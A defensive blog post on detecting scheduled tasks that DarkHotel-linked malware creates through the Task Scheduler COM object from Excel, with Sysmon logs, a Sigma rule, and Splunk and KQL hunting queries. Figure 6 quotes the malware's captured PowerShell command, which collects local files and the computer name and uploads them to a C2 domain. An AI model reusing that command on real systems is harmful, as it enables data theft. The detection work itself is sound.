Detecting COM Object Tasks Used by DarkHotel

cyberandramen.net/2022/03/30/detecting-com-object-tasks-by-darkhotel/

March 30, 2022

Background

Adversaries frequently utilize scheduled tasks, a legitimate Windows operating system utility to establish/maintain persistence and even execute code in a victim network.

Scheduled tasks allow for persistence on a victim network between reboots as well as code execution when a certain condition is met (time, user logon, etc.).

In this specific example, the adversary does not rely on schtasks.exe for task creation, but on a COM object that loads the Task Scheduler Service.


This means hunting or detecting anomalous use of schtasks.exe won't provide the defender any tangible information, thus we need to discover other opportunities to find this attack technique.

To Detect or Hunt?

A recent article by Trellix details new activity moderately attributed to the DarkHotel APT group. Please give the Trellix blog a look for additional information on the full attack chain.

The purpose of this post will be to provide some detection or hunting ideas for COM Object-created scheduled tasks.

1 . Block or audit Office applications from creating executable content.




```
[9392] EXCEL.EXE "C:\Users\target1\Downloads\mals\research\information.xlsm"
  [10308] EXCEL.EXE /Embedding
  File create prcjobs.vbs
    An anomalous scheduled task was created          Medium  ● Detected  ● Resolved
  EXCEL.EXE created a scheduled task 'MicrosoftOneDriveMgmt'
    An anomalous scheduled task was created          Medium  ● Detected  ● Resolved
  ASR (Attack surface Reduction) audited EXCEL.EXE triggering the rule 'Block Office applications from creating executable content'
```

Figure 1

This detection opportunity likely offers the least effort to implement. The full attack chain presented above in Figure 1 courtesy of Microsft Defender for Endpoint (MDE), not only detects the scheduled task, but also a malicious VBS file.

Outright blocking Office applications from executable content may not be feasible in some environments.

Microsoft's Attack Surface Reduction (ASR) has added a new mode, "warn" along with audit and block. This new ASR mode provides a dialog box notifying the user content was blocked, and allowing them to unblock content for 24 hours.



Warn mode for users

(**NEW!**) Prior to warn mode capabilities, attack surface reduction rules that are enabled could be set to either audit mode or block mode. With the new warn mode, whenever content is blocked by an attack surface reduction rule, users see a dialog box that indicates the content is blocked. The dialog box also offers the user an option to unblock the content. The user can then retry their action, and the operation completes. When a user unblocks content, the content remains unblocked for 24 hours, and then blocking resumes.


Warn mode helps your organization have attack surface reduction rules in place without preventing users from accessing the content they need to perform their tasks.

Figure 2

For additional information on ASR and the newly added mode, please visit:

https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/attack-surface-reduction?view=o365-worldwide

2 . Image Load event logging with Sysmon



```
Image loaded:
RuleName: technique_id=T1053,technique_name=Scheduled Task
UtcTime: 2022-03-26 01:55:17.007
ProcessGuid: {91ea9b33-726a-623e-e210-000000003a00}
ProcessId: 9392
Image: C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE
ImageLoaded: C:\Windows\SysWOW64\taskschd.dll
FileVersion: 10.0.19041.546 (WinBuild.160101.0800)
Description: Task Scheduler COM API
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: taskschd.dll
Hashes: SHA1=30A60FE834C92AEE79BCC060E66976E1F60C3A38,MD5=A065A2429E5C39CCACF8BE8F16D0A737,SHA256=
171B295029FD52F228FC24E3A7B80C34D5BF9D440BD172881EB4377BF579FE26,IMPHASH=40B780ACDA4573D699DA823B85748B9F
Signed: true
```


Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Logged: 3/26/2022 10:55:17 AM
Event ID: 7
Task Category: Image loaded (rule: ImageLoad)
Level: Information
Keywords:
User: SYSTEM
Computer: DESKTOP-JF3DSU5
OpCode: Info
More Information: Event Log Online Help

Figure 2

Sysmon’s Event 7, Image Loaded provides defenders visibility and the opportunity to collect events where DLLs are loaded by processes.

In this case, it is unlikely Excel.exe has a legitimate reason to load taskschd.dll. Again, depending on how your environment utilizes VBA macro documents, Sysmon and other SIEM rules may require tuning.

A Sigma rule and example Splunk query are provided below.




```
title: Suspicious Image Load by Microsoft Office App
id: 3784feb4-255c-4a6f-8fff-28a1e1cfee97
status: test
description: Detect Microsoft Office Applications loading taskschd.dll via COM Object
references:
    - https://www.elastic.co/guide/en/security/current/suspicious-image-load-taskschd.dll-from-ms-office.html
    - https://www.trellix.com/en-us/about/newsroom/stories/threat-labs/suspected-darkhotel-apt-activity-update.html

author: Michael R., Twitter:'@nahamike01'
date: 2022/03/29
tags:
    - attack.persistence
    - attack.scheduled task/job
    - attack.t1053
    - attack.ta0003
logsource:
    product: windows
    category: image_load
detection:
    selection:
      Image|endswith:
        - '\Excel.exe'
        - '\Winword.exe'
        - '\Powerpnt.exe'
      ImageLoaded|endswith:
        - '\taskschd.dll'
    condition: selection
falsepositives:
    - Possible depending on how Office Apps are used in your environment.
level: medium
```

The above Sigma rule converts to an easy SPL one-liner:

```
"source=sysmon" (Image="*\\Excel.exe" OR Image="*\\Winword.exe" OR
Image="*\\Powerpnt.exe") (ImageLoaded="*\\taskschd.dll"))
```

The malicious Excel file also loads wshom.ocx, part of the Windows Scripting Host, or wscript.exe (Figure 3).

This can be added to the above query by searching for ImageLoaded=”*\\wshom.ocx”.




```
Image loaded:
RuleName: technique_id=T1064,technique_name=Windows Scripting Host Component
UtcTime: 2022-03-26 01:55:17.152
ProcessGuid: {91ea9b33-726a-623e-e210-000000003a00}
ProcessId: 9392
Image: C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE
ImageLoaded: C:\Windows\SysWOW64\wshom.ocx
FileVersion: 5.812.10240.16384
Description: Windows Script Host Runtime Library
Product: Microsoft ® Windows Script Host Runtime Library
Company: Microsoft Corporation
OriginalFileName: wshom.ocx
Hashes: SHA1=BC3CE4D4F126B0EA2D2A2F1ED761AA3E7FE341E1,MD5=666BE68254DDA7CF8D542AA67D98167E,SHA256=
```

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Logged: 3/26/2022 10:55:17 AM
Event ID: 7
Task Category: Image loaded (rule: ImageLoad)
Level: Information
Keywords:
User: SYSTEM
Computer: DESKTOP-JF3DSU5
OpCode: Info
More Information: Event Log Online Help

Figure 3

3 . Scheduled Task created without schtasks.exe



```
DeviceEvents
| where Timestamp > ago(1d)
|  where  ActionType contains "ScheduledTaskCreated" and InitiatingProcessCommandLine != "schtasks.exe"
| extend TaskInfo = parse_json(AdditionalFields)
| extend  Taskname = tostring(TaskInfo.TaskName)
| project Timestamp, DeviceName, ActionType, Taskname, TaskInfo
```


Timestamp (UTC)	DeviceName	ActionType	Taskname	TaskInfo
Mar 26, 2022 1:55:19 AM	desktop-jf3dsu5	ScheduledTaskCreated	\MicrosoftOneDriveMgmt	{"TaskName":"\\Microsof...
Mar 26, 2022 1:55:19 AM	desktop-jf3dsu5	ScheduledTaskCreated	\MicrosoftOneDriveSync	{"TaskName":"\\Microsof...

Figure 4

The KQL query in Figure 4 represents a very basic (I'm still trying to grasp KQL), a method to discover Scheduled Tasks created without schtasks.exe.

If you look closely at the above, both Tasks are related to running the malware in my lab.

The two Tasks are labeled "MicrosoftOneDriveMgmt", and "MicrosoftOneDriveSync".



Event Properties - Event 129, TaskScheduler

Task Scheduler launch task "\MicrosoftOneDriveMqmt" , instance "wscript.exe" with process ID 9340.

Log Name: Microsoft-Windows-TaskScheduler/Operational
Source: TaskScheduler
Logged: 3/27/2022 6:39:24 AM
Event ID: 129
Task Category: Created Task Process
Level: Information
Keywords:
User: SYSTEM
Computer: DESKTOP-JF3DSU5
OpCode: Info
More Information: Event Log Online Help


Event Properties - Event 200, TaskScheduler

Task Scheduler launched action "wscript.exe" in instance "{7606dfea-9767-4824-abfd-6d0b4d2a57f2}" of task "\MicrosoftOneDriveMqmt".

Log Name: Microsoft-Windows-TaskScheduler/Operational
Source: TaskScheduler
Logged: 3/27/2022 6:39:24 AM
Event ID: 200
Task Category: Action started
Level: Information
Keywords:
User: SYSTEM
Computer: DESKTOP-JF3DSU5
OpCode: (1)
More Information: Event Log Online Help

Figure 5

Again as touched on above, MDE captures and logs the command-line arguments and processes for suspicious wscript.exe use (Figure 6)



wscript.exe executed a script

[4744] **powershell.exe** -c $dq=[char]34;$ls=$env:tmp+'\v\';$lf=[char]10;$bu='-----'+(random);$rs='RMOT'+$env:ComputerName +$lf;if(test-path $ls){$pt=(ls $ls | ? { ! $_.psis...

Process id: 4744

Command line:

```
"powershell.exe" -c $dq=[char]34;$ls=$env:tmp+'\v\';$lf=[char]10;$bu='-----'+(random);$rs='RMOT'+$env:ComputerName +$lf;if(test-path $ls){$pt=(ls $ls | ? { ! $_.psisContainer } |
select -f 1).fullName;$rs+=cat $pt | out-string;};$ct='multipart/form-data; boundary='+$bu;$wc=new-object
system.net.webclient;$wc.headers.Add([system.net.httprequestheader]::Contenttype, $ct);$wc.headers.Add('user-agent','');$rs=$wc.uploadstring('http://fsm-gov.com' ,'post',
```

Image file path: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Image file SHA1: f43d9bb316e30ae1a3494ac5b0624f6bea1bf054

Image file creation time: Oct 25, 2020 9:04:08 AM

Execution details: Token elevation: Limited, Integrity level: Medium

Signer: Unknown

VirusTotal detection ratio: 0/65

User: **DESKTOP-JF3DSU5\target1**

PE metadata: **powershell.exe**


Referenced in commandline: **http://fsm-gov.com**

Suspicious PowerShell command line — Medium — ● Detected — ● New

Figure 6

4 . Scheduled Tasks with a short shelf life

This specific case offers an opportunity to detect Scheduled Tasks created (Event ID 4698) for a short period of time. In this case, the task would be executed every five minutes for a period of one day.



MicrosoftOneDriveMgmt — Ready — At 12:05 AM every day - After triggered, repeat every 5 minutes for a duration of 1 day. — 3/27/2022 9:05:00 AM

Figure 7

As we have seen in the above images, every five minutes the Task reaches out to a C2 server. Depending on your environment, this may be a good indicator of beaconing.

Conclusion

While the above technique of utilizing an Office App to create a Scheduled Task via a COM Object is not new, I hope this post provides you with ideas to detect Tasks created without schtasks.exe.

Further Reading

In no specific order,